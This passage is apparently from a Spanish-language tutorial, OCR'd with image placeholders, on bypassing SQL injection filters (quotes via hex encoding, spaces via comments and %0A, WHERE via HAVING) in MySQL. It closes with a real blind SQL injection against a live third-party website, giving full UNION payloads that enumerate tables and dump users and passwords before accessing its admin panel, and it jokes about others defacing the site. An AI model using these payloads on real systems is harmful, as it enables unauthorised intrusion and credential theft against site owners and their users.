


Si añadimos una comilla en la variable id:


Bien, podríamos inyectar por ejemplo or id=1, etc... pero si necesitaramos añadir algún string (por ejemplo para hacer un UNION information_schema...where...) no mostraría la información esperada puesto que generará un error.



Con information_schema:



Como vemos, podemos hacer una query, pero si ahora pretendemos buscar todas las tables que pertenecen a test1:



Al hacer el cambio de las comillas, esto genera un error de SQL y no nos muestra ningún dato.


De hecho, simplemente esto:

id=-2 union select 1,'RevangelyonX',3


ya nos daría error, para estos casos, podemos utilizar valores hexadecimales. RevangelyonX en hexadecimal es equivalente a (http://www.string-functions.com/string-hex.aspx):

526576616e67656c796f6e58, y para que MySQL lo tome como un valor hexadecimal, añadiremos 0x delante del valor:

0x526576616e67656c796f6e58



Lo que nos lleva a probar:



Obtenemos **diccionario**, ya que hemos añadido en la clausula where el valor hexadecimal de test1.

Para realizar un like en una inyección filtrada por comillas, necesitaremos utilizar la función concat.


SELECT concat('%','oo','%')

Esta query nos mostraría %oo%, así creamos una query con este concat:

Select * from user where username like concat('%','oo','%')

Viene a ser, select * from user where username like '%oo%'. Al no podemos añadir las comillas, cada parámetro en hexadecimal y la query queda:

SELECT concat(0x25,0x6f6f,0x25) //nos devuelve el mismo valor %oo% sin necesidad de utilizar comillas. Vamos a probar:



Le estamos diciendo que nos muestre las tablas que contengan user y que no sean de information-schema:

http://localhost/sql1.php?id=-2 union select 1,information_schema.tables.table_name,database() from information_schema.tables where

information_schema.tables.table_name like **concat(0x25,0x75736572,0x25)** and information_schema.tables.table_schema != **0x696e666f726d6174696f6e5f736368656d61**

Así que este filtrado, sin filtrados de valores hexadecimales, se puede superar así.

Filtrado de espacios

Este filtrado se basa, en recuperar lo que recibimos por GET/POST y eliminar los espacios o bien, *explodar* los espacios, me explico.

Supongamos que estamos en un buscador de palabras. Esto sería el input text de la página:

[Word aplicación]


Algoritmo:

Recuperar "Word aplicación", separalo (explode) por espacios y genera la query:


Select * from tabla where campo = primeraPalabra or campo = segundaPalabra

Hagamos el ejemplo:

Al buscar estos dos términos:



Cual es el problema aquí? Pues que no podemos inyectar directamente UNION SELECT… pues ocurre esto:




Por lo tanto, se "desmonta" la query.


Existen varias maneras de bypassear este filtrado, el primero es utilizando /**/. Mysql ignorará /**/, pues es un comentario, y verá que hay detrás.

Hagamos una prueba:

Al buscar:




Nos devuelve resultado, por lo tanto (y porque hemos ido haciendo pruebas) sabemos que tenemos dos columnas:



Ahora bien, si también se ha filtrado valores como * o /**/ directamente, podemos probar con saltos de linia.

Un salto de linia, en Hexadecimal es el valor 10, que en la tabla ASCII es: A. Probamos con %0A:



Observar en la dirección URL: %0A equivale a un salto de linia, lo que para mysql queda como:

Unión

Select

'ByPassing'

...

Por lo tanto, devuelve un resultado y nuevamente nos saltamos el filtrado.


FILTRADO WHERE

A veces, los programadores filtran palabras como Where, etc. Que provengan de los inputs del usuario. Supongamos el siguiente script:

$listadoPalabras=str_replace("where","",strtolower($_GET['palabra']));

Esta parte del código, eliminará cualquier where introducido por el usuario, por lo tanto:


Comparad la url con la sentencia final, en estos casos podemos evadirlo mediante HAVING



Veamos la utilidad práctica:


Inyectando:

-wo%' union select database(),information_schema.tables.table_schema from information_schema.tables where information_schema.tables.table_schema='test1'#



No aparece nuestro WHERE en nuestra inyección. Modificamos nuestra inyección utilizando HAVING:


-wo%' union select database(),information_schema.tables.table_schema from information_schema.tables having information_schema.tables.table_schema='test1'#



EJEMPLO 6 - PRUEBA REAL, BLIND SQL INJECTION


Bueno, ya para terminar con el documento, mostraré otro ejemplo real de cómo gestionar un ataque blind SQLi sin filtrados por medio.

Encuentro una página que presenta una blind sqli, en las categorias se pasan IDs por parámetro URL:




Como vemos, devuelve perfectamente los resultados, si añadimos una comilla simple para generar un error, no nos muestra nada (ni la información inicial, ni errores => blind sqli)

Probamos con order by (tenemos como alternativa group by o bien los unions directamente)



Al mostrarnos información, nos indica MySQL que efectivamente, hay un campo mínimo… si order, group by, union, etc. Está filtrado, aquí no se nos mostraría ningún resultado.

Bien después de incrementar el valor, vemos que devuelve resultados cuando ordeno por 33 pero no por 34, así pues, la tabla dispone de 33 campos.



He cortado la imagen, pero más abajo del listado, se veian números como 8, 26, etc. Esto es debido a que el programador a hecho un WHILE del mysql_fetch_array y por ese motivo nos lista incluso el resultado devuelto por el UNION.

Generamos un ID inválido para que sólo nos muestre los valores númericos que pertenecen al UNION.

Hecho esto, inyectamos una query para que nos liste todas las tablas (no es necesario group_concat() puesto que el programador... hace un while...). La query es la típica:

-id union select 1,2,3,4,information_schema.tables.table_name,4,5..... from information_schema.tables--

Bien, en el gran listado, veo una Tabla interesante, llamada USER, sacamos qué columnas tiene esta tabla, gracias nuevamente a information_schema, pero utilizamos esta vez COLUMNS.COLUMN_NAME de information schema, utilizando esta query:

?sid=-1%20union%20select%201,2,3,4,5,6,7,information_schema.columns.column_name,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33%20from%20information_schema.columns%20where%20information_schema.columns.table_name=%27user%27--

En este caso, he podido inyectar comillas simples, si no hubieramos podido por motivos de filtrado, utilizariamos: 0x75736572 para que MySQL al traducirlo, entienda que se trata de USER.

Por costumbre, suelo hacer queries con la siguiente nomenclatura:

Schema.tabla.campo

Como ya tenemos tanto la tabla (USER) como los campos (USER_ID, PASSWORD), vamos a sacar a que schema pertenece la tabla con la siguiente query:

?sid=-1%20union%20select%201,2,3,4,5,6,7,information_schema.columns.table_schema,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33%20from%20information_schema.columns%20where%20information_schema.columns.table_name=%27user%27--


Bien, sigamos vemos varios campos interesantes, dos en concreto así que lanzamos la última query para mostrar todos los usuarios y todos los passwords que hay en esa tabla:

?sid=-1%20union%20select%201,2,3,4,5,6,group_concat%28<*schema_que_no_muestro*>.user.user_id%29,group_concat%28<*schema_que_no_muestro*>.user.password%29,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33%20from%20<*schema_que_no_muestro*>.user—

He puesto group_concat() por reflejo vamos.. pero enfin el resultado es el siguiente:

Nos da por probar:

Paginawebvulnerable.com/admin/ y:



Y ya está, sin más que añadir, cada uno luego hará lo que crea conveniente, mi caso es peculiar, yo ya notifiqué a esta página web en su momento del bug,enfin enviaré un correo al Administrador para que se ponga en contacto conmigo y tratar de resolver sus problemas de la manera más conveniente. Otros le haran un deface y publicaran ser hackers ;)